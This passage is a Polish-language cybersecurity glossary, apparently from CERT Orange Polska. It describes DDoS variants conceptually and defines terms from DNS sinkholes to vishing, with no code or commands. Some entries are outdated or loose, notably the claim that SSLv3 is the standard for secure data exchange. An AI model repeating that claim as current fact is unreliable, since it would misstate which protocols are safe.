- **IP Fragmentation** – atak polegający na przesyłaniu przez atakującego dużych pakietów (powyżej 1500 bajtów). Zważywszy na konieczność ponownego połączenia zdefragmentowanych pakietów na urządzeniu końcowym, niezbędne jest wykorzystanie dodatkowych zasobów procesora, co obciąża system komputerowy.
- **Reflected DDoS** – inaczej atak odbity, czyli metoda wykorzystująca podatności protokołów w komunikacji sieciowej. W celu wzmocnienia (amplifikacji) użyte mogą być podatności m.in. takich protokołów jak UDP, DNS, NTP czy CLDAP. Ataki typu Reflection/Amplification

(odbicie-wzmocnienie) zazwyczaj wykorzystują protokół UDP i usługi, które nie weryfikują źródłowego adresu IP przychodzących pakietów (np. DNS, NTP). Atakujący najpierw generuje fałszywy pakiet ze źródłowym adresem IP wskazującym na ofiarę (cel ataku) i wysyła go do tych usług (reflektor), co skutkuje dużą odpowiedzią (wzmocnieniem) wysłaną do ofiary.

- **Ataki TCP Reflection/Amplification** działają w podobny sposób, wysyłając sfałszowane pakiety TCP SYN do reflektora. Pomimo tego, że rozmiar pakietu dostarczonego do ofiary może być nieznacznie większy od pakietu wysłanego przez atakującego, bazują na tym, że reflektor może wysłać do ofiary wiele odpowiedzi SYN-ACK w krótkich odstępach czasu, jeśli nie otrzyma końcowego ACK uzgadniania, powodując wzmocnienie. Liczba oraz częstotliwość wysłanych odpowiedzi (SYN-ACK) może być różna w zależności od urządzenia i usług, zależna m.in. od używanego systemu operacyjnego, ustawień konfiguracyjnych. Jednak retransmisja może ustać po otrzymaniu pakietu RST od ofiary w odpowiedzi na zapytanie, którego nie była inicjatorem. Z tego względu ta technika często jest wykorzystywana w **atakach typu carpet bombing** polegających na równoczesnym atakowaniu wielu IP czy całych sieci/podsieci, a nie tylko pojedynczego IP. W podsieci często znajdują się również adresy IP, które są routowalne, ale nie obsługują żadnych usług (wtedy nie odpowiedzą pakietem RST bądź ICMP).
- **ICMP Flood** – technika polegająca na przesłaniu niestandardowej ilości dużych pakietów ICMP w celu „zalania" sieci komputerowej ofiary. Zazwyczaj przy tym ataku wykorzystuje się sieć przejętych urządzeń (botów). W wyniku operacji, następuje ograniczenie przepustowości sieci i zablokowanie usług.
- **TCP SYN / TCP RST / TCP ACK Flood** – ataki oparte na podatności three-way handshake, procedury nawiązywania połączenia wykorzystywanej w protokole TCP. Zalewanie atakowanego hosta pakietami TCP z ustawioną flagą synchronizacji (SYN), resetowaniem połączenia (RST) czy potwierdzenia (ACK). Przykładowo w ataku SYN Flood atakujący wysyła na porty TCP flagę SYN, która służy do inicjowania połączenia pomiędzy hostem źródłowym a docelowym. Następnie, system atakowanego odpowiada wiadomością SYN-ACK, która otwiera port i czeka na potwierdzenie nawiązania połączenia – czeka na flagę ACK od atakującego. Flaga jednak nie jest przesyłana, przez co połączenie nigdy nie jest ustanawiane, ale przez określony czas „ofiara" oczekuje na potwierdzenie co wykorzystuje jej zasoby.

DNS (ang. Domain Name System) - system nazw domenowych; protokół przypisywania słownych nazw cyfrowym adresom IP. System ten został stworzony dla wygody użytkowników internetu. Sieć internet działa w oparciu o adresy IP, a nie nazwy domen, dlatego wymaga systemu DNS do odwzorowywania nazw domen w adresy IP.

DNS sinkhole – serwer DNS, który przekazuje fałszywe informacje, uniemożliwiając połączenie z docelową stroną internetową. Wykorzystywany do detekcji oraz blokowania złośliwego ruchu w sieci.

Domena internetowa (ang. Internet domain name) – przestrzeń adresów (zasobów) związanych z daną organizacją. Nazwa domeny jest elementem używanym np. przy konstruowaniu adresów URL do identyfikacji zasobów (serwisów) należących do danej organizacji. Przykładem może być domena orange.pl, w której dostępne są zasoby związane z tą domeną, jak serwis internetowy dla klientów Orange Polska -- www.orange.pl.

Exploit – program, który umożliwia przejęcie kontroli nad systemem komputerowym, wykorzystując różne luki w programach i systemach operacyjnych.

Exploit kit – rodzaj oprogramowania, uruchamianego na serwerach sieciowych i służącego do wykrywania luk w zabezpieczeniach.

Firewall – zapora sieciowa; oprogramowanie (urządzenie), którego podstawową funkcją jest filtrowanie ruchu sieciowego. Można wyodrębnić zaporę lokalną w postaci narzędzi systemu operacyjnego (chroniącą lokalny zasób przed zagrożeniami pochodzącymi z sieci) lub sieciową, często w postaci specjalistycznego urządzenia chroniącego większą liczbę zasobów.

FQDN (**ang. Full Qualified Domain name**) – pełna nazwa domenowa zasobu dostępnego w sieci Internet, składająca się z nazwy zasobu oraz domeny, której jest częścią np. www.orange.pl (www to nazwa zasobu, a orange.pl to domena, w której się znajduje). FQDN dla witryn internetowych jest częścią URI / URL.

Honeypot – „garnek miodu"; pułapka mająca na celu wykrycie próby nieautoryzowanego dostępu do systemu komputerowego lub pozyskania danych. Najczęściej składa się z wyizolowanego komputera wraz z wyodrębnionym obszarem sieci lokalnej, które razem udają prawdziwą sieć, ale są odizolowane i odpowiednio zabezpieczone. System taki ma sprawiać wrażenie jakby zawierał dane lub zasoby atrakcyjne z punktu widzenia potencjalnego intruza.

HTTP (ang. Hypertext Transfer Protocol) – internetowy protokół aplikacyjny, zazwyczaj wykorzystywany do przekazywania wpisanych w pasku adresu przeglądarki internetowej zapytań użytkownika do serwerów WWW, aby następnie przekazać odpowiedź serwera WWW zawierającą intersującą treść do przeglądarki użytkownika w celu jej „wizualizacji" w postaci np. strony internetowej. Zastosowanie protokołu HTTP jest znacznie szersze, ale przedstawiony przypadek jest najbardziej charakterystyczny.

HTTPS (ang. Hypertext Transfer Protocol Secure) – protokół bezpiecznej komunikacji, który jest rozszerzeniem protokołu HTTP i umożliwia bezpieczną wymianę informacji dzięki szyfrowaniu danych. Przy korzystaniu z bezpiecznego połączenia HTTPS adres internetowy zaczyna się od „https://".

ICMP (ang. Internet Control Message Protocol) – protokół komunikacyjny, służący do przekazywania komunikatów o nieprawidłowościach w funkcjonowaniu sieci IP oraz innych informacji kontrolnych. Jednym z programów, które wykorzystują ten protokół jest ping, który pozwala sprawdzić czy istnieje połączenie z innym komputerem w sieci.

IDS (ang. Intrusion Detection System) – system wykrywania włamań. System IDS monitoruje ruch sieciowy, wykrywając i powiadamiając o zidentyfikowanych zagrożeniach.

Incydent – zdarzenie zagrażające lub naruszające bezpieczeństwo w sieci internet. Do incydentów zalicza się m.in.: włamania lub próby włamań do systemów komputerowych, ataki typu DDoS, spam, rozsyłanie złośliwego oprogramowania i inne przypadki naruszania zasad, które obowiązują w sieci internet.

IoT (ang. Internet of Things) - Internet Rzeczy; koncepcja systemu gromadzenia, przetwarzania i wymiany danych pomiędzy „inteligentnymi" urządzeniami, za pośrednictwem sieci komputerowej. Do IoT zalicza się m.in.: urządzenia gospodarstwa domowego, artykuły oświetleniowe, budynki, pojazdy, itp.

IP (ang. Internet Protocol) – jeden z najważniejszych protokołów komunikacyjnych, używany do transmisji danych w sieci Internet. Zdefiniowany w trzeciej warstwie modelu OSI (L3) wykorzystywany jest do określenia trasy, którą pakiet ma dotrzeć do celu. Obecnie wciąż najpopularniejszą jest czwarta wersja protokołu (IPv4), ale jego następcą jest wersja szósta (IPv6).

IPS (ang. Intrusion Prevention System) – system wykrywania zagrożeń i zapobiegania atakom w czasie rzeczywistym.

ITIL (ang. Information Technology Infrastructure Library) – biblioteka opisująca kompleksowe podejście do świadczenia usług w modelu usługowym.

Keylogger – program lub urządzenie, które działają rejestrują dane wprowadzane za pomocą klawiatury. Służą do śledzenia działań i przechwytywania poufnych danych użytkownika (np. danych uwierzytelniających, numerów kart kredytowych, danych kompromitujących i innych).

Luka – patrz: **Podatność**.

Malware (ang. malicious sofware) – złośliwe oprogramowanie, którego celem jest szkodliwe działanie w stosunku do użytkownika komputera. Zalicza się do niego m.in. wirusy komputerowe, robaki internetowe, konie trojańskie, programy typu spyware.

MSISDN (ang. Mobile Station International Subscriber Directory Number) – numer telefonu; numer abonenta sieci komórkowej.

OWASP (ang. Open Web Application Security Project) – globalne stowarzyszenie, które główną ideą jest poprawa bezpieczeństwa aplikacji webowych.

Phishing – to oszustwo stosowane przez internetowych przestępców w celu pozyskania cennych informacji, takich jak: loginy i hasła, numery kart kredytowych, czy numer PESEL. Nazwa budzi dźwiękowe skojarzenia z fishingiem – czyli łowieniem ryb. Przestępcy, podobnie jak wędkarze, stosują bowiem odpowiednio przygotowaną „przynętę".

Podatność (ang. vulnerability) – błąd, luka; cecha sprzętu lub oprogramowania, stanowiąca zagrożenie dla bezpieczeństwa. Może zostać wykorzystana przez atakującego, jeżeli nie zostanie zainstalowana odpowiednia poprawka.

Poprawka (ang. patch) – aktualizacja oprogramowania w postaci kodu źródłowego lub w wersji binarnej, naprawiająca zidentyfikowane w nim błędy.

Ransomware (ang. ransom - okup) – rodzaj złośliwego oprogramowania, który po wprowadzeniu do systemu użytkownika szyfruje pliki na dysku. Odszyfrowanie wymaga zapłacenia cyberprzestępcom okupu.

Robak (ang. worm) internetowy – samoreplikujący się złośliwy program komputerowy. Rozprzestrzenia się we wszystkich sieciach, do których jest podłączony zainfekowany komputer, wykorzystując luki w systemie operacyjnym lub naiwność użytkownika. Robak potrafi m.in. niszczyć pliki, wysyłać spam albo pełni funkcję backdoora lub konia trojańskiego.

Rootkit – program, którego zadaniem jest ukrycie obecności i aktywności złośliwego oprogramowania przed narzędziami zabezpieczającymi system. Rootkit usuwa ukrywane programy z listy procesów i jest wykorzystywany przez atakującego w celu uzyskania nieautoryzowanego dostępu do komputera.

SIEM (ang. Security Information and Event Management) – system pozwalający na gromadzenie, filtrowanie i korelację zdarzeń, pochodzących z wielu różnych źródeł. Wyniki korelacji zdarzeń są wykorzystywane przez zespoły Security Operating Center (patrz: SOC) lub inne zajmujące się monitorowaniem stanu bezpieczeństwa usług.

Sinkholing (ang. hole -dziura) – polega na przekierowaniu niepożądanego ruchu sieciowego, generowanego przez złośliwe oprogramowanie lub botnety. Przekierowanie może odbywać się pod takie adresy IP, gdzie zawartość tego ruchu może być przeanalizowana, jak również pod nieistniejące adresy IP.

Skanowanie portów (ang. port scanning) – działanie polegające na wysyłaniu danych (datagramów TCP lub UDP) do określonego zasobu w sieci. Pozwala ono uzyskać informacje o aktywności określonych usług. Skanowanie przeprowadzane jest zwykle w fazie rekonesansu w celu pozyskania informacji o interesującym zasobie.

SLA (ang. Service Level Agreement) – umowa (może również stanowić osobny rozdział w innym kontrakcie) o gwarantowanym poziomie świadczenia usług, ustalonego między klientem a usługodawcą. Termin jest częściowo powiązany z modelem usługowym opisanym w bibliotece **ITIL**.

Smishing (**SMS phishing**) – phishing realizowany za pomocą SMS-ów. Phishingowe SMSy na ogół zawierają linki do: fałszywych stron płatności elektronicznych lub złośliwych stron, które nakłaniają użytkownika do instalacji malware.

Sniffing – działanie polegające na podsłuchiwaniu ruchu w sieci. Sniffing może być wykorzystany do zarządzania i usuwania problemów w sieci przez administratorów ale także przez cyberprzestępców do przechwytywania poufnych informacji użytkowników (np. haseł). Popularnym atakiem wykorzystującym ten mechanizm jest **MiTM** (ang. Man in The Middle).

SOC (ang. Security Operations Center) – Operacyjne Centrum Bezpieczeństwa, łączące zarówno funkcje techniczne, jak i organizacyjne przy monitorowaniu zdarzeń, wykrywaniu incydentów bezpieczeństwa oraz do podejmowania reakcji. Wykorzystuję one systemy typu SIEM korelujące zdarzenia z wielu źródeł (patrz: **SIEM**).

SPAM – niezamówione i niechciane wiadomości, rozsyłane masowo, zazwyczaj przy użyciu poczty elektronicznej. Spam to najczęściej wiadomości reklamujące produkty lub usługi.

Spoofing – działanie wykorzystywane w nadużyciach w sieci Internet. Najczęściej wykorzystywany jest: Spoofing adresu IP, podczas którego atakujący ukrywa prawdziwy adres wskazując na inne źródło ataku, Spoofing adresu e-mail, w którym atakujący podszywa się pod innego nadawcę oraz Spoofing domen, który podczas ataku typu Phishing ma nakłonić ofiarę do kliknięcia w link i odwiedzenia odpowiednio spreparowanej strony internetowej podszywającej się pod znany podmiot (np. strona internetowa banku, firmy kurierskiej czy znanej organizacji publicznej) – patrz **Phishing**.

Spyware (ang. spy software) – program szpiegujący działania użytkownika bez jego wiedzy Zbierane informacje dotyczą m. in. adresów odwiedzanych stron internetowych, adresów e-mail, haseł czy numerów kart kredytowych. Do programów typu spyware należą m. in. adware, trojany i keyloggery.

SSL (ang. Secure Socket Layer) – bezpieczny protokół zapewniający poufność i integralność transmisji danych. Obecnie najczęściej używana jest wersja SSLv3 uznawana za standard bezpiecznej wymiany danych i rozwijana pod nazwą TLS (ang. Transport Layer Security). Starsze wersje protokołu SSL nie powinny być wykorzystywane ze względu na ich podatności.

SSL negocjacja – etap, w którym uczestnicy konwersacji (systemy) dostosowują wzajemnie optymalne parametry komunikacji w taki sposób, aby zapewnić maksymalną zgodność protokołu (algorytmów) pomiędzy stronami. Jest to bardzo użyteczna ale też niebezpieczna funkcja w przypadku podatnych wersji protokołu.

SYN (ang. synchronization) – jedna z flag protokołu TCP, wysłana przez klienta do serwera w celu zainicjalizowania połączenia.

SYN Flood (ang. flood - zalanie) – atak oparty jest na podatności protokołu TCP w procedurze three-way handshake. Atakujący wysyła na porty TCP datagramy z flaga SYN, która służy do inicjowania połączenia pomiędzy hostem źródłowym a docelowym. Następnie, system atakowanego odpowiada wiadomością SYN-ACK, która otwiera port i czeka na potwierdzenie nawiązania połączenia - czeka na flagę ACKod atakującego. Kolejny datagram z flagą ACK jednak nie jest przesyłany, przez co połączenie nigdy nie jest w pełni ustanawiane, ale przez określony czas „ofiara" oczekuje na potwierdzenie utrzymując tablicę sesji, co wykorzystuje jej zasoby.

TCP (ang. Transmission Control Protocol) – protokół połączeniowy; jeden z podstawowych protokołów sieciowych, służący do sterowania transmisją danych w sieci internet. Wymaga nawiązania połączenia pomiędzy urządzeniami w sieci i umożliwia uzyskanie potwierdzenia, że dane dotarły do adresata.

Trojan – koń trojański; złośliwy program, który umożliwia cyberprzestępcy zdalne przejęcie pełnej kontroli nad systemem komputerowym. Instalacja konia trojańskiego najczęściej odbywa się poprzez uruchomienie złośliwych aplikacji pochodzących z niezaufanych stron internetowych lub załączników mailowych. Poza zdalnym wykonywaniem komend, trojan może umożliwić podsłuchanie komunikacji i przechwycić hasła użytkownika.

TLS (ang. Transport Layer Security) – bezpieczny protokół zapewniający poufność i integralność transmisji danych. Obecnie najczęściej używana jest wersja TLS 1.2, ale coraz więcej usług w internecie wykorzystuje wersję TLS 1.3. W Internecie docelowo planowane jest odejście od stosowania protokołu TLS w wersji 1.0 oraz 1.1.

UDP (ang. User Datagram Protocol) – protokół bezpołączeniowy, jeden z podstawowych protokołów sieciowych. W przeciwieństwie do TCP, nie wymaga on nawiązywania połączenia, obserwowania sesji między urządzeniami i potwierdzenia, że dane dotarły do adresata. Dzięki czemu wykorzystywany jest do transmisji w czasie rzeczywistym (real-time).

URL (ang. Universal Resource Locator) – adres używany do identyfikacji serwerów i ich zasobów. Niezbędny w wielu protokołach internetowych (np. HTTP).

Use Case (ang. Przypadek Użycia) – może być swoistą procedurą, scenariuszem działania czy zbiorem wymagań. Termin najczęściej stosowany w przeszłości w inżynierii oprogramowania, ale obecnie jest bardzo popularny w wielu obszarach dotyczących IT, a nawet innych dziedzin technicznych.

Vishing (**Voice phishing**) – phishing realizowany za pomocą głosowych połączeń telefonicznych. Jego skuteczność często zwiększana jest poprzez zastosowanie CLI spoofingu – odpowiedni numer prezentujący się osobie odbierającej połączenie pomaga przekonać ją, że połączenie inicjowane jest np. przez pracownika banku czy firmowego helpdesku i zwiększa szansę oszustwa polegającego na nakłonieniu rozmówcy do przekazania poufnych informacji, zainstalowania złośliwego oprogramowania, czy też wejścia na fałszywą stronę WWW utworzoną w celu wyłudzenia danych logowania i haseł jednorazowych.

VoIP – (ang. Voice Over Internet Protocol) – „telefonia internetowa"; technika umożliwiająca przesyłanie dźwięków mowy za pomocą łączy internetowych. Dane dźwiękowe przesyłane są przy wykorzystaniu protokołu IP.

Wirus (ang. virus) – złośliwy program lub fragment kodu ukryty wewnątrz innego programu, który replikuje się w systemie operacyjnym użytkownika. W zależności od typu wirusa, posiada on różne funkcje destrukcyjne, od wyświetlania napisów na monitorze, poprzez usuwanie plików, a nawet formatowanie dysku. Od dekady, ten typ zagrożenia ma coraz mniejsze znaczenie na rzecz innych zagrożeń.

Zdarzenie (ang. Event) – pojedyńcza zarejestrowna aktywność w systemie wynikająca z działań użytkownika, aplikacji, usługi itp. Kilka powiązanych ze sobą zdarzeń może w systemach monitorujących bezpieczeństwo (patrz: SIEM) wygenerować incydent, który powinien zostać poddany analizie automatycznej lub ręcznej. Zdarzenie może przekształcić się w incydent. Nawet jedno zdarzenie wynikające z nieprawidłowego działania systemu, przełamania zabezpieczeń lub innym wrogim działaniem może zostać zakwalifikowane jako incydent.

Więcej informacji znajdziesz na:
cert.orange.pl